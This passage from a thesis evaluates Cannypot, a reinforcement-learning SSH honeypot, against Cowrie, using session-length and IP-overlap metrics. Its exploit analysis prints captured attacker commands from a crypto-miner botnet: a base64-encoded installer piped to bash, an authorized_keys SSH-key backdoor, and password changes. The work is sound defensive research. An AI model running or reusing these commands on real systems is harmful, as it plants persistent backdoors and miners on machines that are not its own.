


Figure 6.5: SSH Exploits hour timeseries.

6.3 Distinct IPs




Figure 6.6: Distinct IPs timeseries.

In order to understand the difference in SSH Exploit amount during the period

09/06 - 25/06, we analyze the number of distinct IPs that perform an Exploit inside our machines. The results are shown in Figure 6.6. The number of distinct IPs sending commands to our machines is very low during the period concerned for Cannypot2, Cannypot3 and Cowrie. As already mentioned above, making the assumption that systems are targeted by botnets, this period is characterized by a minimum load except for Cannypot1. To the best of our knowledge, no particular episodes related to our deployments can be linked to this behaviour.

In order to make comparisons between different configurations, the ideal situation would be having the same attackers targeting all the configurations and observing the different behaviour. A good metric to study the similarity between IPs from different configurations can be the *Jaccard Index*. The Jaccard Index of two sets A and B can be defined as:

$$J(A, B) = \frac{A \bigcap B}{A \bigcup B} \tag{6.1}$$

This metric can be useful for our work in order to understand the amount of common IPs (defined with the intersection between the sets of IPs) over the totality of IPs (defined by the union of the sets of IPs).




Figure 6.7: Heatmap Jaccard Index. The index is calculated over IPs arrived in the SSH Exploit stage during the deployment period.

Results calculating Jaccard Index between all the possible configuration pairs are shown in Figure 6.7. For the result, all the IPs arrived in the SSH Exploit stage during the deployment period are used. As shown in Figure 6.7, considering pairs of configurations, about 35% of IPs are in common. This suggests us that various configurations may not have the same traffic and the nature of attackers may be

different among the configurations.

6.4 SSH Session Length

Recalling that the final goal of our work is designing a system that collects more information from attackers than static honeypots, the most important metric to evaluate the performance of our solution is the *Length of SSH Session*. With the term "length", we refer to the number of commands received during an SSH session.

A more precise definition of "command" is needed. SSH command execution and remote terminal execution allow the possibility to concatenate different commands into a single *input line* and send them together to be executed. An example can be the input line "mkdir myDir; cd myDir; touch myFile; exit". Performing commands with concatenation does not allow any form of decision between commands, because they are executed no matter the output received. Other form of more complicated concatenation of commands can be present, such as pipes, logic operands concatenation and redirection. Examples of these metrics are described in Listing 6.1.

Listing 6.1: Bash commands concatenation methods.

```
1 uptime | grep -ohe '[0-9.*] user[s,]'    #Pipe
2 echo "321" > /var/tmp/.var03522123        #Redirection
3 sleep 15s && cd /var/tmp                  #Logic operand
```

In this section, we refer to Session Length as the number of input lines received during the SSH Session by an attacker performing an Exploit. We decide to not separate commands concatenated because we are interested in moments when the attacker can check the output to decide whether to perform other commands or not.

In Figure 6.8, we provide the Cumulative Density Function of sessions according to different SSH Session Length. The results are twofold. On one hand, Cannypots have an higher percentage of sessions performing more than 20 commands with respect to Cowrie. On the other hand, Cannypot1 and Cannypot2 have higher percentage of sessions that perform only 1 command. It is important to highlight that this plot is produced using data from all the deployment period. We have to keep in mind the differences about session loads between Cannypot1 and other configurations.

To better visualize the situation, in Figure 6.9, we provide an histogram showing the percentage of sessions presenting different Session Length. The majority amount of percentage are for Session Length 1, 15, 17, 22, 24. Session Length 1 collects together all those scripts that send all the commands in one single input line. The most interesting part results the one about Session Lengths 15, 17, 22 and 24. Cowrie presents an high percentage of sessions reaching 15 or 17 commands.




Figure 6.8: Cumulative Density Function of sessions according to SSH Session Length. The length of a SSH session is the number of input lines received during the SSH Session by an attacker performing an Exploit.

Considering Session Length 22 and 24, only Cannypot system reaches a considerable percentage of sessions. This may be considered a first good result for our system, because it collects an higher number of sessions with length 22 and 24 respect to Cowrie.

In order to understand the nature of Exploits with Session Length 15, 17, 22 or 24, in next sections we perform a very initial Exploit characterization.

6.5 Exploits characterization

In this section, we perform an initial characterization of Exploits in order to understand what the attackers aim at executing commands inside our systems. This analysis may be also useful to understand why Cannypots present an higher number of sessions with Session Length 22 and 24.

We decide to distinguish Exploits according to the first command of the sequence. Even if it is not the finest characterization for Exploits, our goal is just to understand the main performance differences between Cannypot and Cowrie. In Figure 6.10, we provide the maximum Session Length reached for different Exploits. For visualization purpose, just the initial part of the first command is shown in the label and the total number of character composing the command is specified




Figure 6.9: Probability Density Function of sessions according to SSH Session Length. The length of a SSH session is the number of input lines received during the SSH Session by an attacker performing an Exploit.

between square brackets. We illustrate results for each configuration of Cannypot and Cowrie. We focused the analysis on Exploits with different values of maximum Session Length for visualization purposes. According to the results, Cannypots configurations perform better with respect - or at least equal - to Cowrie. Recalling that our goal is to improve the performance of Cowrie, we can consider this as a good result.

In Figure 6.10, most of the columns reach levels of 15, 17, 22 and 24. In order to better understand what these Exploits do, in the next sections we analyze each column in details, listing the commands sent during the Exploits.

6.5.1 Crypto-Miner Exploit

Considering Figure 6.10, we start the analysis from the longest Exploit, the one on the third column. The list of commands is provided in Listing 6.2.

Listing 6.2: Crypto-Miner commands

```
1 cat /proc/cpuinfo | grep name | wc -l
2 echo -e "admin123\\nlK3nTzt2CHzq\\nlK3nTzt2CHzq"|passwd|bash
3 Enter new UNIX password:
4 echo "admin123\\nlK3nTzt2CHzq\\nlK3nTzt2CHzq\\n"|passwd
5 echo "321" > /var/tmp/.var03522123
```




Figure 6.10: Maximum SSH Session Len reached for different Exploits and different configurations.

```
rm -rf /var/tmp/.var03522123
cat /var/tmp/.var03522123 | head -n 1
cat /proc/cpuinfo | grep name | head -n 1 | awk '{print $4,$5,$6,$7,
    $8,$9;}'
free -m | grep Mem | awk '{print $2 ,$3, $4, $5, $6, $7}'
ls -lh $(which ls)
which ls
crontab -l
w
uname -m
cat /proc/cpuinfo | grep model | grep name | wc -l
top
uname
uname -a
lscpu | grep Model
echo "admin admin123" > /tmp/up.txt
rm -rf /var/tmp/dota*
cat /var/tmp/.systemcache436621
```

```
23 echo "1" > /var/tmp/.systemcache436621
24 cat /var/tmp/.systemcache436621
25 sleep 15s && cd /var/tmp; echo "IyEvYmluL2Jhc2gKY2QgL3RtcAkKcm0gLXJmI
    C5zc2gKcm0gLXJmIC5tb3VudGZzCnJtIC1yZiAuWDEzLXVuaXgKcm0gLXJmIC5
    YMTctdW5peApybSAtcmYgLlgxOS11bml4Cm1rZGlyIC5YMTktdW5peApjZCAuWDE5L
    XVuaXgKbXYgL3Zhci90bXAvZG90YTMudGFyLmd6IGRvdGEzLnRhci5negp0YX
    IgeGYgZG90YTMudGFyLmd6CnNsZWVwIDNzICYmIGNkIC90bX
    AvLlgxOS11bml4Ly5yc3luYy9jCm5vaHVwIC90bX
    AvLlgxOS11bml4Ly5yc3luYy9jL3RzbSAtdCAxNTAgLVMgNiAtcyA2IC1wIDIyIC1
    QIDAgLWYgMCAtayAxIC1sIDEgLWkgMCAvdG1wL3VwLnR4dCAxOTIuMTY4ID4+IC9kZ
    XYvbnVsbCAyPjEmCnNsZWVwIDhtICYmIG5vaHVwIC90bX
    AvLlgxOS11bml4Ly5yc3luYy9jL3RzbSAtdCAxNTAgLVMgNiAtcyA2IC1wIDIyIC1
    QIDAgLWYgMCAtayAxIC1sIDEgLWkgMCAvdG1wL3VwLnR4dCAxNzIuMTYgPj4gL2R
    ldi9udWxsIDI+MSYKc2xlZXAgMjBtICYmIGNkIC4uOyAvdG1wLy5YMTktdW5peC8
    ucnN5bmMvaW5pdGFsbCAyPjEmCmV4aXQgMA==" | base64 --decode | bash
26 cd ~ && rm -rf .ssh && mkdir .ssh && echo "ssh-rsa AAAAB3NzaC1yc2E
    AAAABJQAAAQEArDp4cun2lhr4KUhBGE7VvAcwdli2a8dbnrTOrbMz1+5
    O73fcBOx8NVbUT0bUanUV9tJ2/9p7+vD0EpZ3Tz/+0kX34uAx1RV/75GVOmNx+9E
    uWOnvNoaJe0QXxziIg9eLBHpgLMuakb5+BgTFB+rKJAw9u9FSTDengvS8hX1
    kNFS4Mjux0hJOK8rvcEmPecjdySYMb66nylAKGwCEE6WEQHmd1mUPgHwGQ0hWC
    wsQk13yCGPK5w6hYp5zYkFnvlC8hGmd4Ww+
    u97k6pfTGTUbJk14ujvcD9iUKQTTWYYjIIu5PmUux5bsZ0R4WFwdIe6+
    i6rBLAsPKgAySVKPRK+oRw== mdrfckr">>.ssh/authorized_keys && chmod
    -R go= ~/.ssh && cd ~
27 whoami
```

After some researches, we found out that this a *Crypto-Miner Exploit* [28]. This particular Exploit aims at downloading a file in the system able to use the machine CPU to mine crypto-currencies. Analyzing the commands in Listing 6.2, this Exploit tries to perform different actions:

1. Collecting information about the system, in particular information about CPUs and processes running (lines 1, 9, 10, 11, 12, 14, 16, 17);

2. Opening a back-door, both trying to change the password (lines 2, 3, 4) and writing the SSH public key in the "authorized_keys" (line 26);

3. Removing past instances of Miner scripts (line 21);

4. Install and start a new Miner Script, through an obfuscated (base-64 encoded) command (line 25).

A particularity of this Exploit is that the commands inside the script can be sent in different orders. Columns 2, 4, 5, 6, 7, 9 all refers to this Crypto-Miner Exploit. Other sequences of the same Exploit are provided in Appendix B. Among all the Exploits received in our systems, the Crypto-Miner one is the most common in all the configurations.

One of the reasons why Cannypot performs better and reach higher level of Maximum Session Length with respect to Cowrie resides in the fact that Cowrie - referring to Listing 6.2 - is not able to answer to the command in line 26. Differently, Cannypots always provide an output for this command and for this reason we reach the command in line 27 in Cannypot configurations.

Not only the maximum Session Length metric can be used in order to evaluate the performance of our system against Cowrie. We provide another metric, called *Cumulative Commands*, consisting in the cumulative amount of commands received from attackers performing an Exploit. This metric can be used to compare different systems collecting information about attackers. To overcome the differences about traffic load between the systems compared, we limit the analysis on SSH session started by IPs present in both the systems day by day. The cumulative sum is performed on the average Session Length of each IP day by day. Considering IP_d as the set of common IPs for both the systems in day $d \in \mathcal{D}$, with $\mathcal{D}$ the days before d and $Avg(SessionLength)_{ip}$ as the average Session Length for the particular IP performing the Exploit, we can refer to the metric described in Figure 6.11 as:

$$CumulativeCommands(day) = \sum_{d \in D} \sum_{IP_{day}} Avg(SessionLength)_{ip} \tag{6.2}$$




Figure 6.11: Cumulative commands for Crypto-Miner Exploit timeseries.

In Figure 6.11, we provide the Cumulative Commands performing the Crypto-Miner Exploit during all the deployment period. The plot shows that before 8/06, IPs that performed the Exploit in Cannypot1 sent more commands than in Cowrie.

This is shown by the higher slope of the curve of Cannypot1. On the other hand, after 8/06, the trend results to be equal in both the configurations. For this reason, even if the Area Under the Curve is higher for Cannypot1, we have to consider the fact that is due only to the performance before 8/06.

It is interesting to see that no common IPs tried to perform the Crypto-Miner Exploit during the period from 8/06 to 25/06. This may explain the decrease in traffic in Cowrie, Cannypot2 and Cannypot3. For some unknown reason, a part of the traffic coming from the botnet performing this Exploit disappeared for this period for Cowrie, Cannypot2 and Cannypot3.

6.5.2 Spy Exploit

Even if less frequent, the Exploit starting with the command "uname -s -v -n -r -m" is an interesting case of the importance of changing the output according to the attacker. In Listing 6.3, the commands composing the Exploit sequence are reported.

Listing 6.3: Spy commands

```
uname -s -v -n -r -m
uptime | grep -ohe \'up .*\' | sed \'s/,//g\' | awk \'{ print $2" "$3
    }\'
uptime | grep -ohe '[0-9.*] user[s,]'
lscpu | sed -nr '/Model name/ s/.*:\\s*(.*) @ .*/\\1/p'
nproc --all
```

This Exploit tries to capture information about the system. This may be considered as a preliminary step before running a more complicated Exploit. Cowrie configuration reaches only the first command in the sequence. This behaviour may be due to the fact that the attacker is not interested in the system emulated by Cowrie and it decides to close the connection after the output received for the command "uname -s -v -n -r -m". More precisely, the output offered by Cowrie for this command is:

```
Linux svr04 3.2.0-4-amd64 #1 SMP Debian 3.2.68-1+deb7u1 x86_64
```

Making researches about this output, it can be easily linked to the Cowrie honeypot. We can imagine that the Spy Exploit may control if the output received belongs to the popular Cowrie honeypot. Differently, Cannypot provides different possible outputs for this command. Answering with outputs simulating both a Kali or an Ubuntu machine makes the attacker asking more information about the system. It is also interesting to notice that just changing the output in:

```
Linux gateway04 3.2.0-4-amd64 #1 SMP Debian 3.2.68-1+deb7u1 x86_64
```

makes the attacker continue the sequence of commands, even if it is very similar to the one above. After some researches, no particular link is found between this output and an honeypot. This may confirm our thesis about the scripted control of the output received.

6.6 Explorer deployment

Finally, in order to understand the importance of expanding the Command Knowledge Base with new outputs coming from real machines, we evaluate the number of commands considered *known* by our system during the deployment period. The results are shown in Figure 6.12.




Figure 6.12: Percentage of known commands timeseries.

The level of 60% of commands known before the 10/06 is due to the fact that we pre-filled the Command Knowledge Base with the majority of commands coming from the Cowrie logs. After the deployment of the Explorer module, the 10/06, the percentage of commands considered known by the system reached a level of 85%. Cannypot2 and Cannypot1 present some oscillations during the period without with less traffic. The other 15% of commands is probably composed by input line presenting random fields that are considered different for our system.

Chapter 7

Conclusions and future work

In this thesis, we wanted to design a system able to collect as much information as possible about the nature and the behaviour of malicious users. We started from an already existing honeypot, called Cowrie, and we built up Cannypot, an adaptive honeypot able to learn how to answer to attackers in order to keep them sending commands to the system as much as possible. The target of our work are attackers that present a logic able to take decisions according to the outputs received from the victim. We focused on the Secure Shell (SSH) Protocol and we exploited the already existent Cowrie apparatus to simulate all the Layer Protocols composing the SSH Service. We proposed a modular architecture that can be adapted not only to the SSH Protocol, but also to different ones.

In order to make the system able to automatically learn which is the best answer among a list of plausible outputs for a command, we decided to use a Machine Learning technique called Reinforcement Learning (RL). Among all the possible RL algorithms, we chose Q-Learning. This algorithm allowed the system to learn through the interaction with attackers, without any kind of knowledge about the attackers or the semantic of messages exchanged. The first step of our work was to study how to model the problem of a victim facing an unknown attacker. To do this, we built up a laboratory environment with two applications simulating the interaction between an attacker and a victim. The attacker was able to perform different Exploits, consisting in multiple sequences of commands to be sent to the victim. Moreover, it was able to make choices about the next command to send, according to the output received from the victim. According to the choice taken, the attacker could follow different sequences of commands, called Paths. The victim implemented the Q-Learning algorithm and had the goal of choosing the outputs that pushed the attacker to follow the Path with the higher number

of commands. For this phase of the work, we provided the same dictionary of commands and answer to both attacker and victim. The dictionary was composed by fake commands and outputs, because we were not interested in the semantic of a specific protocol.

In this laboratory case, we studied how to use commands coming from the attacker to model the state signal for Q-Learning. We stated that to properly handle the totality of attackers we needed a victim that modelled the state signal considering both commands coming from attacker and outputs replied by the victim. After this study, we performed various interactions between the attacker and the victim, varying both the length of the longest Path in Exploits and the number of outputs provided to the victim to reply to each command. The results showed that, using the Q-Learning algorithm with $\alpha = 0.1$, $\gamma = 1$ and $\epsilon = 0.4$, the victim was able to learn how to reach Paths with maximum length 5 after 300 or 400 episodes. Considering both longer Paths or dictionaries with higher number of possible outputs for each command, the victim performed worse, requiring more than 1000 episodes to reach the longest Path. Performing the tuning of the ϵ parameter, the one that controls the trade-off between exploration and exploitation in Q-Learning algorithm, we showed that levels of 0.4 or 0.5 was the ones performing better for our purpose.

The results from the laboratory case showed that Q-Learning were able to learn how to answer to attackers. After this laboratory case, the second step was to build up all the modules composing the architecture of Cannypot. We used results from the laboratory case to choose the best parameters for the Learner module, that was the one implementing the Q-Learning algorithm. The SSH Protocols handling were offered by the Cowrie module, the static honeypot representing the starting point of our work. The Command Knowledge Base and the Explorer module together were used to offer to the Learner module a dictionary of outputs that was able to be automatically extended when an unknown command was found.

We deployed three different configurations of our solution, differing in the way the state signal of RL was characterized from the commands sent by the attacker and the outputs replied by the victim. We exposed our systems to the Internet for a month, together with a simple Cowrie, used as baseline to evaluate the performance of our solution. The results obtained shown that our solution performed at least as good as Cowrie. In addition, for some specific Exploits, our solution was able to reach more commands with respect to the Cowrie deployment. From these preliminary results, we did not notice relevant differences between the three configuration of Cannypots. Moreover, except for the Spy Exploit described in chapter 6, no other Exploits presented a clear control over the output received from our system. For this reason, making assumptions about the performance of Reinforcement Learning algorithms could result premature. The architecture should be kept running for a longer period, collecting data coming from a larger

spectrum of attackers and Exploits to perform better considerations on the RL approach.

In order to improve the performance of the solution proposed in this thesis, other improvements related to RL can be performed. Open problems and possible solutions are summarized in Table 7.1.

Problem	**Possible solution**
Poor RL solutions comparison	Evaluating performance of SARSA, SARSA(λ), Q-Learning(λ) and Monte-Carlo approach
Need of a system more adaptive to different tasks in real world scenarios	Designing different possibilities for the RL reward signal
High amount of memory required for RL states	Evaluating Deep Reinforcement Learning approaches
High amount of memory required for Command Knowledge Base	Use a "template" and a "variable field" approach for commands and outputs
Strong dependence on machines connected to the Explorer	Proper study of the nature of attackers in the deployment scenario

Table 7.1: Possible future work associated to main problems.

Among the RL algorithms, we chose Q-Learning and we implemented it. RL presents other possibilities, such as SARSA, SARSA(λ) and Q-Learning(λ) from the TD approach. Moreover, a Monte Carlo approach can be studied to be applied to our problem. Not only simple RL algorithm can be evaluated, but also Deep Reinforcement Learning (DRL). DRL mixes together the RL approach and the power of Neural Networks (NN). In our solution, memory occupied by the always increasing number of states in the q-table may become a problem after some period. With DRL several approaches can be followed, using NN as encoder for states or as approximator for the q-action-value. The former solution uses a NN to map from a combination of commands and outputs to a particular state. The NN can be trained in different ways, mapping very similar combinations of commands and outputs to the same state. The latter solution is more complicated and leverage the power of NN to directly approximate the q-action-values of actions associated from the combination of commands and outputs.

In addition, in our solution we used a very simple reward signal for RL agent. We reward positively the learning agent when a command arrives, while negatively when the attacker leaves the conversation. A more precise definition of reward signal may be used to change the task of the learning agent. For example, associating an higher reward to commands that downloads a file would result in an agent that

learn how to answer to attackers in order to make them downloading files in the system. Making possible to select between different configurations of reward signal would make the system more adaptive to different real world scenarios.

Future works concern not only the RL, but also architecture of Cannypot. In our work, we consider each command coming from the attacker as a static string. This approach is very generic, because no knowledge about the semantic of commands is required. Commands like "wget http:10.10.10.10/myFile" and "wget http:10.10.10.10/myFile2" are considered completely different and outputs for both the commands are stored in the Command Knowledge Base. In some cases, such as the one described above, it could be useful to design techniques able to recognize patterns in commands and outputs. In this way, the command or the output could be considered as a combination of a "template" and a "variable field". The work of the RL in this scenario would be to find the best variable field to be filled in the template to answer the attacker. This approach would save space in the database of outputs.

